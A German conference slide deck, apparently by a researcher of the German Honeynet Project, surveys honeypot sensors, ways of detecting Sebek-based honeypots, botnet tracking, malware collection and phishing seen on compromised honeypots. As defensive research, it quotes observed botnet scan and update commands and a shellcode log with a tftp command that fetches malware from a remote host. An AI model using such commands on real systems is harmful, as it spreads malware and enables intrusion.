


Ein kurzer Überblick über das Deutsche Honeynet Projekt

Thorsten Holz

Laboratory for Dependable Distributed Systems

`holz@i4.informatik.rwth-aachen.de`



RWTHAACHEN



Wer wir sind

● Übersicht

Projekte

Conclusion

- **Lehr- und Forschungsgebiet für Verlässliche Verteilte Systeme, RWTH Aachen (Prof. Freiling, geb. Gärtner)**
- **Forschungsschwerpunkte:**
 - **Theoretische Überlegungen zu Security (Safety / Liveness / Information Flow)**
 - **Bedrohungen in Kommunikationsnetzen (Honeynets und verwandte Technologien)**
 - **Trusted Computing**
- **Summer School “Angewandte IT-Sicherheit”**
- **“Hacker-Praktikum” & “Hacker-Seminar”**

<http://www-i4.informatik.rwth-aachen.de/lufg>



Deutsche Honeynet Projekt

● Übersicht

Projekte

Conclusion

- **Gegründet im Juli 2004 von Maximillian Dornseif und Thorsten Holz**
- **Mitglied der Research Alliance seit Oktober 2004**
- **Gegenwärtig 10 Mitglieder, offen für Interessierte**
- **Betreiben einiger Honeyspots**
- **Drei Diplomarbeiten, betreut vom LuFG4**
- **Offizielle Webseite:**

<http://www-i4.informatik.rwth-aachen.de/lufg/honeynet>



- Übersicht

- Projekte

- Leurre.com

- NoSEBrEaK

- Tracking Botnets

- mwcollect2

- Phishing

- Conclusion

- **Verteilter Ansatz im Bereich Honeynets**
- **Mehr als 30 Sensoren mit jeweils 4 IP-Adressen, verteilt auf 5 Kontinente**
- **Jeder Sensor bootet von gleicher CD-ROM**
- **Logging in zentraler Datenbank bei Eurecom**
- **Erste Ergebnisse zeigen: Schon wenige Sensoren innerhalb eines Netzwerkes können neue Angriffe erkennen**
- **Pouget, Holz: *A Pointillist Approach for Comparing Honey Pots*, 2005, submitted**
- ***Weitere Sensoren erwünscht***



Grenzen gegenwärtiger Honeyspots

- Übersicht

- Projekte

- Leurre.com

- **NoSEBrEaK**

- Tracking Botnets

- mwcollect2

- Phishing

- Conclusion

- **Sebek lässt sich austricksen**
 - Benutzen von `dd` um Honeyspots zu erkennen
 - Benutzung von `mmap()` anstatt `read()`
- **Andere Arten von Honeyspots können ebenfalls relativ einfach erkannt werden**
 - VMware, User-Mode Linux, ...
- **Dornseif, Holz, Klein: *NoSEBrEaK – Defeating Honeyspots*, 5th IEEE Information Assurance Workshop, West Point, 2004**
- **Holz, Oudot: *Defeating Honeyspots: Network Issues*, veröffentlicht auf `securityfocus.com`, 2004**



Tracking Botnets

- Übersicht

- Projekte

- Leurre.com

- NoSEBrEaK

- Tracking Botnets

- mwcollect2

- Phishing


- Conclusion

- **Botnet** – kompromittierte Rechner, die ferngesteuert werden können – stellen aufgrund ihrer Grösse eine Gefahr dar
- **Fast immer Maschinen mit Windows, Kontrolle per Internet Relay Chat (IRC)**
- **Idee: Schmuggeln eines eigenen IRC-clients (“drone”) in ein Botnet**
- **Wenige Information (beispielsweise Adresse des IRC Server oder Name des channels) nötig**
- **Überwachung des Botnets möglich**
- **Arbeit von Wicherski, Holz und anderen**



Tracking Botnets

- Benutzung von Honeynets zum “fangen” von Bots und anderer Malware
- Aufbau des Netzwerkes:



- Honeypot wird täglich automatisiert neu aufgesetzt

● Übersicht

Projekte

● Leurre.com

● NoSEBrEaK

● Tracking Botnets

● mwcollect2

● Phishing

Conclusion



Tracking Botnets

● Übersicht

Projekte

● Leurre.com

● NoSEBrEaK

● Tracking Botnets

● mwcollect2

● Phishing

Conclusion

- **Gegenwärtig Benutzung von nur drei Sensoren**
- **Quantitative Ergebnisse (November – Februar):**
 - Mehr als 150 Botnets
 - Mehr als 230.000 verschiedene IP-Adressen
 - Mehr als 320 DDoS-Angriffe
- **Typische Kommandos:**
 - `.advscan lsass 200 5 0 -r`
 - `.http.update <URL> c:\msy32.exe 1`
- **“KYE: Tracking Botnets”, Veröffentlichung in zwei Wochen, Preview heute**
- **Vortrag von Tom Fischer über Botnets**



● Übersicht

Projekte

- Leurre.com
- NoSEBrEaK
- Tracking Botnets
- mwcollect2
- Phishing

Conclusion

- **Automatisiertes sammeln von Malware in nicht-nativer Umgebung**
- **Arbeit von Georg Wicherski**
- **Idee: Neue Art von Honeypots der sich von jedem Exploit “kompromittieren” lässt**

■ **Beispiel:**

- * DCOM Shellcode starts at byte 0x0370 and is 0x01DC bytes long.
- * Detected generic XOR Decoder, key is 12h, code is e8h (e8h) bytes long.
- * Detected generic CreateProcess Shellcode:
"tftp.exe -i X.X.X.X get cdaccess6.exe"
- * Pushed fetch request for "tftp://X.X.X.X/cdaccess6.exe"
- * Finished fetching cdaccess6.exe



● Übersicht

Projekte

- Leurre.com
- NoSEBrEaK
- Tracking Botnets
- mwcollect2
- Phishing

Conclusion

- **Ergebnis eines Sensors (Dial-in Netzwerk) innerhalb von einer Woche:**
 - **Etwa 5500 Dateien**
 - **Davon etwa 700 verschieden**
 - **Etwa 650 MB an Daten**
- **Benutzung von Honeynets zur automatischen Analyse der Dateien**
- **Einfache Installation, kein Risiko beim Betrieb**
- ***Weitere Sensoren erwünscht***



Ergebnisse zum Thema Phishing

● Übersicht

Projekte

- Leurre.com
- NoSEBrEaK
- Tracking Botnets
- mwcollect2
- **Phishing**


Conclusion

- **Kompromittierter Honeypot (November 2004):**
 - Installation eines Rootkits
 - Installation einer Phishing Webseite (eBay)
 - Versenden von mails
- **Kompromittierung eines weiteren Honeypots (Januar 2005):**
 - Installation von *redir*
 - Weiterleitung zu anderer Phishing Webseite
 - Versenden von mails
- **Arbeit von Müller und Holz**



Ergebnisse zum Thema Phishing

- **Verwendete Tools konnten analysiert werden**
- **Typischer Aufbau eines Phishing-Netzes:**



- **“KYE: Learning more about phishing”,
Veröffentlichung im April**

● Übersicht

Projekte

- Leurre.com
- NoSEBrEaK
- Tracking Botnets
- mwcollect2
- **Phishing**

Conclusion



Weitere Fragen?

● Übersicht

Projekte

Conclusion

- Dank geht an: Georg Wicherski, Sven Müller, Diana Fischer, Maximilian Dornseif, Christian N. Klein, Felix Gärtner, Jens Hektor, Fabien Pouget, Laurent Oudot, Frederic Raynal, Stromberg, dp, ...
- Feedback:
`holz@i4.informatik.rwth-aachen.de`
- Mitarbeit erwünscht, insbesondere bei den Projekten `Leurre.com` und `mwcollect2`